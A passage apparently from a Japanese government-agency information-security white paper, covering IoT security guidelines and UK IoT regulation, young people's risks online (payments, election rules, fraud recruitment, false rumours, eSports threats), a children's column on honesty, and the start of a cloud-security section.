一般社団法人日本クラウドセキュリティアライアンス（CSA-JC：Cloud Security Alliance Japan Chapter）	CSA IoT セキュリティコントロールフレームワーク 利用ガイド※180（2019 年 3 月公開英語版の翻訳）	・IoT システムの設計者、開発者、評価者 ・フレームワークスプレッドシートを用いた IoT システムの評価・実装方法	2019 年 11 月
	CSA IoT セキュリティコントロールフレームワークスプレッドシート※181（2019 年 3 月公開英語版の翻訳）	・IoT システムの設計者、開発者、評価者 ・IoT システムの評価・実装に利用可能なセキュリティコントロール	
一般社団法人日本スマートフォンセキュリティ協会（JSSEC：Japan Smartphone Security Association）	IoT セキュリティチェックシート 第 2.1 版※182	・IoT を利用・導入する一般企業 ・各段階において検討・考慮すべき項目	2020 年 2 月
一般社団法人デジタルライフ推進協会（DLPA：Digital Life Promotion Association）	ご家庭で Wi-Fi ルーターをより安全にお使い頂くために※183	・Wi-Fi ルータの利用者 ・推奨利用方法	2019 年 12 月

■表 3-2-16　2019 年以降に国内で新規公開・改訂された IoT 関連のセキュリティガイド等
（出典）各団体の公開情報を基に IPA が作成

(c) 英国政府による法規制の公表

2020 年 1 月 27 日、英国政府は、デジタル・文化・メディア・スポーツ省（Department for Digital, Culture, Media & Sport）が作成した計画に従って、英国内で販売されるすべての消費者向けスマートデバイスに以下の三つの厳しい IoT セキュリティ要件を満たさなければならない、と発表した※196。

①インターネットに接続するすべての消費者向け IoT 機器のパスワードは一意であり、共通の工場出荷値にリセットできないようにすること。

②消費者向け IoT 機器の製造者は、誰もが脆弱性を報告できるように窓口を提供し、迅速に対応すること。

③消費者向け IoT 機器の製造者は、店頭またはオンラインのいずれかにおいて、販売時点での機器向けセキュリティ更新の最低限の提供時間を明示しなければならない。

(3) 民間における取り組み

民間団体及び民間企業においても、IoT セキュリティ向上のための取り組みが行われている。

- 一般社団法人重要生活機器連携セキュリティ協議会（CCDS：Connected Consumer Device Security Council）は、すべての IoT 機器が最低限守るべき 11 項目のセキュリティ要件※179 を定めて、2019 年 10 月から会員企業を対象としたサーティフィケーションプログラムを開始した※197。CCDS がマークを付与した製品には、保険会社による IoT サイバー保険が自動付帯される。
- 2020 年 3 月、セキュリティベンダから、家庭内ネットワークにつながるスマート家電の安全性を診断する無償のスマートフォン用アプリケーションの配布が開始された※198。

公開機関・団体	公開資料名	対象読者と主な内容	公開年月
NIST（National Institute of Standards and Technology：米国国立標準技術研究所）	DRAFT Considerations for a Core IoT Cybersecurity Capabilities Baseline※184	・IoT 機器の製造者、ベースラインを開発するコミュニティ ・IoT 機器のセキュリティ機能のコアとなるベースライン候補	2019 年 2 月
	NISTIR 8228: Considerations for Managing Internet of Things (IoT) Cybersecurity and Privacy Risks※185	・IoT 機器の導入に伴い生じるサイバーセキュリティとプライバシーのリスク管理担当者 ・リスクを軽減するための対策例	2019 年 6 月
	DRAFT NISTIR 8267: Security Review of Consumer Home Internet of Things (IoT) Products※186	・家庭用 IoT 機器の製造者 ・開発時に考慮すべき事項	2019 年 10 月
	NISTIR 8259: Foundational Cybersecurity Activities for IoT Device Manufacturers※187-1	・IoT 機器の製造者 ・販売前に（主に設計工程で）考慮すべき推奨事項	2020 年 5 月
	NISTIR 8259A: IoT Device Cybersecurity Capability Core Baseline※187-2	・IoT 機器の製造者 ・IoT 機器のセキュリティ機能のコアとなるベースライン	2020 年 5 月
ENISA（European Union Agency for Cybersecurity ／ European Network and Information Security Agency：欧州ネットワーク・情報セキュリティ機関）	IoT Security Standards Gap Analysis※188 IoT のセキュリティ標準のギャップ分析※189（IPA による日本語訳）	・IoT セキュリティ標準の開発者 ・IoT におけるセキュリティ・プライバシーの要件と既存の標準との対応	2019 年 1 月
	Good Practices for Security of IoT - Secure Software Development Lifecycle※190	・IoT ソフトウェア開発者、インテグレータ、プラットフォーム・システムエンジニア ・IoT ソフトウェア開発のすべてのフェーズにおけるセキュリティ上の懸念や考慮すべき重要なポイント	2019 年 11 月
	ENISA good practices for security of Smart Cars※191	・自動車製造業者、自動車部品提供者、アフターマーケット提供者 ・グッドプラクティスとセキュリティ対策	2019 年 11 月
ETSI（European Telecommunications Standards Institute：欧州電気通信標準化機構）	ETSI EN 303 645 v2.1.1 (2020-06): CYBER; Cyber Security for Consumer Internet of Things: Baseline Requirements※192	・コンシューマ向け IoT 製品の開発者・製造者 ・セキュリティの基礎	2019 年 2 月（v1.1.1） 2020 年 6 月（v2.1.1）

■表 3-2-17　2019 年以降に海外で新規公開・改訂された IoT 関連のセキュリティガイド等
（出典）各団体の公開情報を基に IPA が作成

3.3 次代を担う青少年を取り巻くネット環境

現代の青少年は、インターネットを介した様々なサービスを活用するデジタルネイティブ世代である。インターネットの利便性を享受する一方で、インターネットを介して犯罪に関わってしまうケースも少なくない。

本節では、インターネット環境の最新動向とそこに潜む脅威について述べ、特に犯罪への関与をどう防ぐべきかを考察する。また、青少年自身だけでなく、見守る側の留意点についても目を向ける。

3.3.1 18歳成年

2022年4月1日から成年年齢が18歳に引き下げられる。これによって、18歳になれば親の同意を得ずに携帯電話を契約したり、クレジットカード作成の申請をしたりと、様々な契約行為が可能となり、責任能力を有する者と判断されることになる。

現在、未成年者でもプリペイドカードを利用したチャージ等により、スマートフォンでの支払いができる。今後、クレジットカードを所有すれば支払い可能な額が増え、電子決済アプリと連動させることによって、利用の幅が一層広がる。

しかし、その一方で、自らの就労によって報酬を得る経験が十分ではなく、普段はお金の価値を考えることが少なかった青少年が、身近なスマートフォンを介したクレジットサービスを利用することで、トラブルに巻き込まれる危険もある。成人としての責任が伴うことを念頭に置いた慎重な利用が望まれる。主な注意点として、以下が挙げられる。

- スマートフォンやアプリのセキュリティ対策
- インターネットショッピング等のトラブル対策
- 使い過ぎの防止　等

(1) スマートフォンやアプリのセキュリティ対策

まず、セキュリティ対策では、パスワードの設定と管理が重要となる。スマートフォンは持ち歩いて、外出先で使用する機会が多い。その際に気を付けたいのが、盗難、置忘れである。

警視庁によると、2019年中の遺失届のうち携帯電話類は24万7,771件[※199]に上っており、外出先でスマートフォンを紛失するケースは少なくない。パスワードを設定していない場合は、拾った人間にスマートフォンで決済されてしまい、金銭的被害が発生する危険がある。パスワード設定等の対策を怠らないように心がけたい。

また、他人が勝手に使用しないように、アプリ自体にロックをかけられる決済サービスもある。指紋認証等の生態認証やパスワードの設定で不正利用を回避できるため、積極的な利用が望まれる。ただし、スマートフォン自体と決済アプリのパスワードが同じでは、ロックが一つであるのと変わらない。決済アプリのみならず、利用している様々なサービスも含め、パスワードの使い回しを避けることは対策の基本である。IPAが公開するパスワードに関する情報[※200]等を参考に、設定を今一度見直していただきたい。

QRコードを読み取ることで手軽に支払いできるQRコード決済サービスを悪用した「偽装QRコード」による詐欺や、「7pay（セブンペイ）」の不正利用事案、Paidyを使った詐欺等も発生しており、便利さの裏側には危険が潜んでいることを、改めて認識する必要がある。

マカフィー株式会社は、スマートフォンを利用して決済する際の注意点をまとめており（図3-3-1）、また、トレンドマイクロ株式会社も「スマホ決済を安全に利用するために確認したい7つのポイント[※201]」を公開した。このような資料を参考にし、被害に遭う前に、スマートフォン決済のリスクについて家族で話し合うことが望まれる。また、オートチャージ機能を使わず、残高が減った都度、現金でチャージする等のルールを決めることで、お金を支払っているという意識付けができる。詐欺の手口の情報にアンテナを張り、他人事ではなく、自分にも降りかかる問題として意識を向けることが重要である。

■図3-3-1　増える「Pay」――スマホ決済の注意点
（出典）マカフィー株式会社「増える「Pay」――スマホ決済の注意点[※202]」

(2) インターネットショッピング等のトラブル対策

PIO-NET（全国消費生活情報ネットワークシステム）[※203]の情報を基にしたレポートによると、青少年（小

学生・中学生・高校生）のインターネットショッピング等のトラブルとして最も多かったのは、オンラインゲームに関するものである（表 3-3-1）。「保護者に内緒で課金をしていた」等がその代表例である。中高生の相談では、健康食品や化粧品等の相談が上位を占め、商品が届かなかったり、偽物が届いたりというトラブルが発生している。

インターネット上では、通常の買い物とは比べ物にならない程、多数の商品が視界に入ってくること、また、直接現金による支払いが生じないことから、必要以上に購入してしまうことがある。クレジットカードや電子決済でも、最終的にはお金を支払っている、という仕組みを、周囲の大人が指導しなければならない。また、現物がなくても、商品の画像と文字情報を表示すれば、売買ができるように見せかけることができるため、インターネット上には、悪意を持った業者も存在している。購入の際には、本当に実在する会社なのか、所在地や電話番号等の連絡先や、代表者名が記載されているかどうかを確認することは、最低限の対策と言える。

全体		6,654
1	オンラインゲーム	1,713
2	アダルト情報サイト	1,068
3	健康食品	881
4	デジタルコンテンツその他	800
5	化粧品	657
6	紳士・婦人洋服	187
7	商品一般	146
8	靴・運動靴	145
9	コンサート	128
10	出会い系サイト	102

■表 3-3-1　契約当事者が小学生・中学生・高校生の電子商取引に関する相談における上位商品・役務等（2018 年度、単位:件）
（出典）独立行政法人国民生活センター「オンラインゲーム、アダルトサイト、健康食品・化粧品の定期購入、SNS きっかけも 家族で防ごう!子どものネットトラブル※204」

(3) 使い過ぎの防止

ゲーム課金の例にあるように、現金がなくても簡単に支払いができることによる使い過ぎの恐れは、大人にも子どもにもある。

一般社団法人日本クレジット協会の Web ページ※205では、クレジットの仕組みや支払計画を立てることの必要性や、インターネットで利用する際の注意点等を学ぶことができる資料を公開している。日頃からこのような資料を使って、保護者を中心とした周囲の大人達もともに学んだり、お金にまつわる経験を話したりして、子ども達の自己管理意識を育てることも必要になっている。また、毎月の利用明細を基に、各支払い項目の有用性を評価することで、無駄遣いの可視化と防止が期待できる。


現時点では、クレジットカード会社の規約により高校生がクレジットカードを所有することはないものの、18 歳成人に向けて、商品や出店企業等の情報の見極めや、支払いの慎重さを意識する機会を青少年が得られるよう、周囲の大人の働きかけが求められる。

3.3.2 インターネットと選挙

成年年齢引き下げに先駆けて、改正公職選挙法が 2016 年 6 月に施行され、選挙権年齢が満 18 歳以上に引き下げられた。これにより、18 歳になれば、高校生も投票及び選挙運動が可能となった。

また、インターネットの普及を背景に、Web サイト、SNS、インターネット動画共有サービス等を用いた選挙運動が解禁されている（図 3-3-2）。しかし、18 歳がインターネット上で選挙運動を行う際には注意が必要である。

例えば、高校 3 年生は、18 歳と 17 歳が大多数を占める。18 歳以上であれば、SNS を使って候補者を支援するメッセージを発信できるが、その SNS でつながる同じクラスの 18 歳未満が同様の発信を行うと、公職選挙



■図 3-3-2　インターネットを使った選挙運動
（出典）総務省「インターネットを使った選挙運動が出来るようになりました。※206」

法違反となってしまう。

18 歳未満は一切の選挙運動が禁止されており、SNS の拡散機能（リツイートやシェア等）によって、情報を広めることも禁止行為とされている。18 歳の有権者が SNS で発信したメッセージを同じクラスの 17 歳が拡散する可能性も考えられ、情報の発信源でなくとも法を犯す危険がある。

更に、公職選挙法第 235 条第 2 項では、候補者に関する虚偽の情報をインターネット等で発信することは「虚偽事項公表罪」として処罰の対象になることが定められている。また、インターネット上であっても名誉毀損罪や侮辱罪、脅迫罪は適用される。

インターネット選挙運動の解禁は、2013 年と比較的新しい。選挙運動用の挨拶状やポスターのデータ等を電子メールで送信できるのは、候補者や政党等に限定されており、それ以外の人は、例えメールの転送であっても禁止されている。このように、インターネット選挙運動については、大人でも認識しなければならない内容もあり、高校生への教育支援はもちろん、大人もともに学ぶ環境が必要とされている。

3.3.3 SNSを介した犯罪

SNS に投稿されている情報は、決して楽しいものだけではなく、犯罪への入り口が潜んでいることがある。

警察庁の発表によると、2019 年の特殊詐欺に関係する検挙人員は 2,861 人、このうち少年の検挙人員は 619 人となり、特殊詐欺全体の検挙人員の 21.6%を占めた※207。

このような状況下において、2019 年 8 月、愛知県警察※208 は SNS 上に投稿されている特殊詐欺の実行犯役募集に対し、全国初となる取り組みを実施した。これは、ツイッター上の実行犯役募集に関連すると思しき投稿に「あなたの人生を台無しにします‼」等の警告を返信するものである。1 日約 1,000 件を数えるこうした特殊詐欺の実行犯役募集の投稿に、青少年は「小遣い稼ぎのアルバイト」という感覚で応募してしまうようだが、詐欺罪に問われれば 10 年以下の懲役刑が科せられる、ということを認識する必要がある。

大阪府では、ツイッター等の SNS を通じた募集によって、軽い気持ちで犯罪に加担している青少年が増えているとして、特殊詐欺被害防止啓発漫画を作成し公開した（図 3-3-3）。これは、大阪アニメーションスクール専門学校の協力によって作成されたもので、主人公が、SNS 上で高収入をうたったアルバイト募集の情報を見つける様子や、一度特殊詐欺に手を染めると抜けられなくなる手口が具体的に示されている。こうした啓発漫画の利活用による犯罪抑止が期待される。

■図 3-3-3　闇バイト（受け子）
（出典）大阪府「特殊詐欺被害防止啓発漫画を作成しました※209」

2021 年に延期が決定※210 した東京 2020 オリンピック・パラリンピック競技大会では、選手を始め、ボランティアを含む大会関係者が会場に入場するための本人確認として、顔認証システムが導入される。これによって不正な入場を防止するとともに、確認の自動化による混雑の緩和が期待されている。「顔」のデータがセキュリティと利便性向上に活用される例である。

一方で、SNS に投稿された写真を悪用した以下のストーカー事案が発生し、男が逮捕されている。

アイドル活動をしている女性が自宅近くの駅で自撮り画像を撮影し、それを SNS 上で公開した。この画像にはその駅がどこであるのかを判別する情報は映っていなかったとされている。しかし、その女性の「瞳」には、駅の景色が映っており、男は、その画像を基に駅を特定して待ち伏せする等のストーカー行為をはたらいた。このよ

うに、「顔」の画像は重要な個人情報であり、SNS 等に安易に公開することで、思わぬ事件を引き起こしてしまう危険がある。

13 歳から 19 歳の青少年のスマートフォン個人保有率は 79.5%※211 となり、多くの子ども達が自分のスマートフォンを自由に使える環境となっている。そのスマートフォンで撮影された顔写真がインターネット上に公開されることも少なくない（一般利用者の顔写真公開に対する意識については「2.4.4(3)SNS 利用におけるリスクの認識状況」参照）。

子ども達には、簡単に画像を共有できる SNS は便利で楽しいツールであるが、共有する内容に個人情報が含まれている場合には、大きなリスクが伴うことを意識付けたい。また、子どもの個人情報は、保護者であっても安易に公開して良い、というものではないことを認識する必要がある。

3.3.4 不確かな情報

2019 年 8 月、高速道路で悪質なあおり運転を行った上、あおった相手の男性を殴るという事件が発生した。この事件では、あおり運転をしていた自動車の同乗者に似ているとして、まったく関係のない女性が SNS 上で犯人扱いを受け、名誉を傷つけられる事案が起きた。「自首して」等の書き込みに加え、名前や写真までも公開される事態に発展している※212。

このように、思い込みによって真偽の不明な情報を拡散させ、新たな被害者を生み出してしまうことがある。また、拡散することが被害の拡大を助長し、結果的に加害者に加担してしまうようなケースも考えられる。

警視庁は「不確かな情報に惑わされないために」と題した Web ページを公開し、情報の真偽を判断するためのヒントを公開している（図 3-3-4）。ぜひ活用していただきたい。

特定非営利活動法人 IT サポートさがが制作した情報モラル啓発動画「正義感で大誤爆　－ SNS 投稿トラブル編－※214」では、災害発生に便乗して、SNS 上に虚偽の情報を投稿した高校生を、懲らしめようとする女子高校生が描かれている。虚偽情報の発信者だと信じて女子高校生が取った行動によって、新たな被害者が生まれることを予感させる展開となっている。

このような不確かな情報が作り出されたり、拡散されたりと増加する中、情報の検証を行い、誤情報の拡散を防ぐ仕組みの構築を目指す組織として、特定非営利活動法人ファクトチェック・イニシアティブ（FIJ：FactCheck Initiative Japan）が発足した。FIJ は世の中に出回る情報についての真偽を検証し、正確な情報を広く共有する活動を行っている(図 3-3-5)。


このように検証された情報を活用すれば、誤った情報に振り回されず、また、自分自身が拡散する側になることを防ぐことが期待できる。子ども達だけではなく、インターネットを利用するすべての国民による活用が望まれる。

■図 3-3-5　新型コロナウイルス特設サイト
(出典)FIJ「新型コロナウイルス特設サイト※215」

前述の高速道路あおり運転の事件では、弁護士が「虚偽の情報を広める者には法的措置を検討する」とデマ情報を流された女性が経営する会社のホームページ上に声明文を出し、その後、民事訴訟を提起している。

SNS は、誰もが気軽に投稿できる便利なツールである。しかし、投稿前に内容の虚実をチェックする機能はない。これは、インターネット上の情報の真偽は誰も保証していない、ということを意味する。不確かな情報の発信・拡散は、自らの立場を危うくすることがある。また、新型コロナウイルス感染症（以下、新型コロナウイルス）にまつわるデマのように、誤った予防策※216 を広めることで、必要な対策が疎かになり、多くの人の命に関わることも考えられる。

情報が拡散することの影響力を念頭に置き、また、FIJ による情報を参考にする等、ネットの情報に振り回されず、冷静に判断する、という意識が重要である。


不確かな情報を判断するヒント

インターネットに慣れている人でも、不確かな情報を信じてしまう人は少なくありません。情報に以下のような書き方が含まれている場合は、特に注意して、情報源を確認してから伝えるようにしましょう。

※　疑わしい情報の例文です。

①【！大至急！】
あと３日後に、東京に②大地震が来ることが③国から発表されました！
今回の予知は①絶対当たる④らしいです！
一人でも多くの命を救うため、⑤知り合い全員に共有してください！！

■図 3-3-4　不確かな情報を判断するヒント(一部)
(出典)警視庁サイバー犯罪対策課「不確かな情報に惑わされないために※213」


3.3.5 eスポーツとオンラインゲーム

eスポーツは、インターネットを介して世界中のプレイヤーがコンピュータゲームで対戦する競技である。世界大会も開催され、最も大きな大会の一つであるIEM Katowice 2019の3Dアクションゲーム「カウンターストライク：グローバルオフェンシブ」を用いた試合では、全世界の約1億9,500万人がオンラインで観戦し、また、ポーランドの会場には、17万人を超える観戦者が訪れた[※217]。

日本では、2018年に一般社団法人日本eスポーツ連合が設立され、また、プロリーグが発足した。株式会社KADOKAWA Game Linkageの発表によると、2019年にeスポーツを観戦したり、動画を視聴したりした人は約483万人であり、2023年には約1,215万人に増加すると予測されている[※218]。

2019年には、「いきいき茨城ゆめ国体」の文化プログラムの一環として「全国都道府県対抗eスポーツ選手権2019IBARAKI[※219]」が開催された。小学生の部、一般の部（12歳以上）の2部門があり、8歳の小学生も参加した。eスポーツは、今後の成長分野の一つとして期待されており、2023年には約150億円規模に成長すると見込まれている（図3-3-6）。

このような状況を背景に、経済産業省は2019年9月より、一般社団法人日本eスポーツ連合とともに「eスポーツを活性化させるための方策に関する検討会」を開催した[※220]。



■図3-3-6　日本eスポーツ市場規模推移
（出典）株式会社KADOKAWA Game Linkage「2019年 日本eスポーツ市場規模は60億円を突破。[※218]」を基にIPAが編集

eスポーツ市場が成長する一方で、サイバー犯罪者による攻撃も確認されている。

2019年、全世界のプレイヤー人口が約2億5,000万人[※221]と推計されるオンライン対戦ゲーム「フォートナイト（Fortnite）」のユーザが、「Syrk」と呼ばれるランサムウェアの標的となった。ユーザは、ゲームを有利に進めるために不正等を行うチートツールを装うSyrkによって、コンピュータに保存されているデータファイルを暗号化され、身代金を要求される。

また、NEXON Co.Ltd等のゲーム事業者を装って「アカウントに重大な問題が起きたため、パスワードの変更が必要」等のメッセージとともに偽サイトへ誘導するURLを送信するフィッシングの手口もあり、ID・パスワードやクレジットカード情報等を窃取される危険も出てきた。

こうした脅威に対処するための例として、トレンドマイクロ株式会社が公開した「オンラインゲームを安全に楽しむための10のポイント」がある（図3-3-7）。これらのポイントは「チャット内のURLリンクを不用意に開かない」「アカウントを厳重に管理する」等、オンラインゲームに限らない項目であり、インターネット使用時の一般的な注意点と共通している。

■図3-3-7　オンラインゲームのアイテムを盗まれる!?
（出典）トレンドマイクロ株式会社「オンラインゲームのアイテムを盗まれる!?[※222]」

また、青少年がオンラインゲームに費やす時間等をコントロールできなくなるゲーム障害も懸念されている。

WHO（World Health Organization：世界保健機関）は、2019年、ゲーム障害を国際疾病として認定した。時間等の制御ができず、ゲームを最優先することによって、日常生活に問題が起きているのに改善することができない、等の状態が12ヵ月以上続く場合、ゲーム障害と診断される可能性がある[※223]。

依存治療研究部門を設ける独立行政法人国立病院機構久里浜医療センターのゲーム障害患者は、約70%が未成年者だという。保護者等、周囲の人が、時間管理や生活向上のために必要なことについて、話し合いを持つことが重要だとしている[※224]。

3.3.6 生徒・大学生による啓発活動

青少年による、安全なインターネット利用のための普及啓発活動が行われている。IPA の「ひろげよう情報モラル・セキュリティコンクール」において文部科学大臣賞を受賞した南阿蘇村立南阿蘇中学校では、生徒会執行部が中心となり、情報通信機器の利用に関するルール作りを行った※225。「生活面」「モラル面」「学習面」等の項目について、通信機器の利用時間や個人情報の取り扱いに注意すること等を定めている。

九州の大学を中心とした学生ボランティアによって構成される福岡県警察サイバーパトロールモニタは、インターネット上をパトロールし、違法情報等の発見に努めている。また、SNS を活用した広報啓発を行う等、安全なサイバー空間の実現に向けた活動を行っている※226。

明治大学では、「明大 SNS スタイル」と題した漫画をホームページに掲載した。就職活動中に SNS 上に書き込んだ面接官の批判内容が、どのような影響をもたらすのかや、友達の写真を安易に公開することのリスクを分かりやすく説明し、学生に SNS 利用時の注意として呼び掛けている（図 3-3-8）。

■図 3-3-8 明大 SNS スタイル 学生生活編
（出典）明治大学「明大スタイル（SNS 利用時の注意）※227」


3.3.7 青少年の育成と共生に向けて

一般社団法人セキュリティ・キャンプ協議会事務局は、セキュリティ・ミニキャンプと称して、全国各地において情報セキュリティ人材の育成等を目的とした講座を開催している。25 歳以下の生徒・学生が参加でき、青少年にとって、遠方に行かずとも専門的な講義を受けるチャンスとなっている。また、セキュリティ・キャンプ全国大会では、倫理やモラル意識を重視し、生活を豊かにするために技術を活かす意識の醸成を目的とした講演や、コミュニケーション力の向上を目指したグループワークも実施する。技術や知識に限定せず、将来、社会で活躍できる青少年を育てる活動が行われている。

2019 年における日本の 15 歳未満の人口比率は 12.1%※228 と過去最低となった。65 歳以上の人口比率が 28.4% であることと比較しても、14 歳までの子どもは「少数派」であることが分かる。はたして、「多数派」である大人は、「少数派」の子ども達を理解できているだろうか。

前述の「ひろげよう情報モラル・セキュリティコンクール」において優秀賞（図 3-3-9）を受賞した小学生が、作品に込めた思いとして次のように述べている。

「SNS で送ったメッセージは、相手にいつまでも残ります。自分がイライラしている時や相手に怒っている時に送信すると、怒った時の自分が保存されてしまいます。すぐに伝えられる方法だからこそ、間をおいて考える時間をもつことが大事なことだと思います。」



■図 3-3-9 第 14 回「ひろげよう情報モラル・セキュリティコンクール」受賞作品
（出典）IPA「標語部門※229」

「怒った時の自分が保存されてしまう」と表現する感性を持ち合わせる大人は多くはないだろう。子どもは子どもなりに、自分の感情や周囲の状況を把握しており、インターネットを利用する際に配慮すべき点に気づいているだろうことが作品からも読み取れる。

デジタルネイティブな子ども達にとって、スマートフォンや SNS が果たす役割の重みは、大人とは異なっているように見える。子ども達と同じようにインターネットを利用する大人は、子ども達の手本となっているのか、今一度振り返り、襟を正したい。

SNS を活用して「少数派」とみられていた人々が声を上げ、状況を改善する行動も可能となっている。

日本航空株式会社は、女性客室乗務員が着用する靴のルール「3 ～ 4cm のヒールがあるパンプス」を撤廃した※230。これは、SNS のハッシュタグ「#KuToo」による発言も後押ししたと見られており、「少数派」も SNS で声を集約することで、大きなムーブメントを起こせることが分かる。これは、大人が示した SNS 利用の好例と言えよう。

しかし、他方では大人達が、SNS 上に特定の人物の存在そのものを否定するような誹謗中傷を書き込み、死に追いやるという悪用も発覚している※231。青少年による「ネットいじめ」の問題を議論してきた大人達だが、はたして、子ども達の悪い手本とならないような行動をとってきただろうか、と猛省し、これを教訓とする機会としたい。私達は、通信技術の発達と浸透によって、とてつもなく多くの情報に触れることができるようになった。これは、多様な意見、立場、環境があることを知る機会が増えたことでもある。

大人は、自分達がこれまで経験してきたものの見方や行動を見直し、若者や「少数派」との違いを受け入れて共生することによって、より一層豊かな社会を子ども達とともに目指す必要があるのではないだろうか。

COLUMN

見せかけと見映えと本当に大切なこと

こんにちは！　ぼくは、IPA「ひろげよう情報モラル・セキュリティコンクール」応援隊長のまもるです。「まもりの国」に住んでいます。今回は、「見せかけ」と「見栄え」と「本当に大切なこと」について、ぼくが感じたことをお話しします。


ぼくは、インターネットのゲームが大好きです。会ったことがない人と仲間になって一緒に戦ったり、購入したアイテムで敵を倒したりして、レベルもどんどんアップする。だから止められない！　この前は、お父さんに注意されたんだけど、みんなで戦っていたときだったから、ぼくだけ勝手に抜け出せなくて、ついつい遅い時間になっちゃった。こんなぼくは、近頃あまり予習復習をしなくなっていて、先週のテストではなんと 47 点しか取れなかったの。そうしたら弱い自分がでてきて、悪いことを考えてしまいました。「あーあ。叱られちゃうといやだな。テストの点数をこっそり変えられないかな」と。

そんなとき、隣の国で「学校の先生用のサーバに生徒がこっそり入り込んで、自分の成績を変更した」という事件が起きました。このニュースを見て、お父さんがぼくにこう言ったんだ。「悪いことをして成績がいいように見せかけても、事実は変わらない。そんなことをするより、成績が悪かった自分をちゃんと認めて、次にどうするかを考えたほうがいい。それに、素直に悪い成績を見せてくれたら、家族も一緒に対策を考えて応援することができるよね」

これを聞いてぼくは、はっとしたよ。テストの点数が悪かったのはぼくが授業の内容を覚えていなかったから。テストの点数を書き換えたって、ぼくの知識が増えるわけじゃない。「それに、ゲームでは地位や強さをお金で買えるかもしれないけど、現実はそうはいかない。いくらお金を払っても事実より高い評価は買えないんだ。本当の自分がどんな人間なのか、自分をごまかさず真実を見なければいけないね」　そうか、どんどん課金して、強力な武器や便利なアイテムを購入したら、敵を打ち負かすことができる。でも、それは、ぼく自身が強くなったんじゃなくて、ゲームのキャラクターが強くなっただけなんだね。

それから、「映え」を狙って写真を撮るだけのために、食べきれないメガ盛りや嫌いなものが入っていても見映えの良い料理を注文する人がいる、っていう話も学校で聞きました。見せかけの楽しさや美しさばかりを追求して、本来の「食べ物を食べる」ということをしない人がいることで、せっかくの料理を捨ててしまうことがあるみたい。心を込めて作った料理を残してしまう人は来ないでね、って SNS に投稿したお店も出てきているんだって。食べ物をいただくってことは、その食材の命をいただくっていうこと。写真を撮るだけでその命を捨ててしまうことは、やっぱりしてはいけないことだよね。

物事には「本質」というものがあって、それを見誤ってはいけないって、お父さんが教えてくれました。「何のために勉強するのか、食事をする意味は何なのか。ネットで見栄を張ったり情報をごまかしたりするのは『本質』を忘れた行為だ」って。ぼくは「本質」を見失わずに生きていきたいと思いました。



IPA コンクール応援隊長「まもるくん」

3.4 クラウドの情報セキュリティ

近年、企業・組織において、オンプレミスシステムからIaaS（Infrastructure as a Service）への移行に加え、PaaS（Platform as a Service）/SaaS（Software as a Service）の業務利用が急速に進んでいる。一般社団法人日本情報システム・ユーザー協会（JUAS：Japan Users Association of Information Systems）の「企業IT動向調査報告書2020[※232]」によれば、967社を対象とする調査において、パブリック・クラウド（SaaS）を「導入済み」と回答した企業が60.4%、パブリック・クラウド（IaaS・PaaS）を導入済みと回答した企業が49.2%となり、クラウドの導入が進みつつある傾向がみられるという。また総務省の「令和元年通信利用動向調査[※233]」によれば、従業員100人以上の企業2,122社について、クラウドサービスを導入していると回答した割合は64.7%で、同調査で初めて6割を超えた（平成30年度調査では58.7%）。

政府のクラウド利用については、2018年6月7日、「政府情報システムにおけるクラウドサービスの利用に係る基本方針」が公開され、クラウド・バイ・デフォルト原則が明示された[※234]。また2020年6月11日、政府調達に参画するクラウド事業者のセキュリティを担保するため、「政府情報システムのためのセキュリティ評価制度（ISMAP：Information system Security Management and Assessment Program）[※235]」が開始された（「2.1.2（2）政府情報システムのためのセキュリティ評価制度（ISMAP）」参照）。

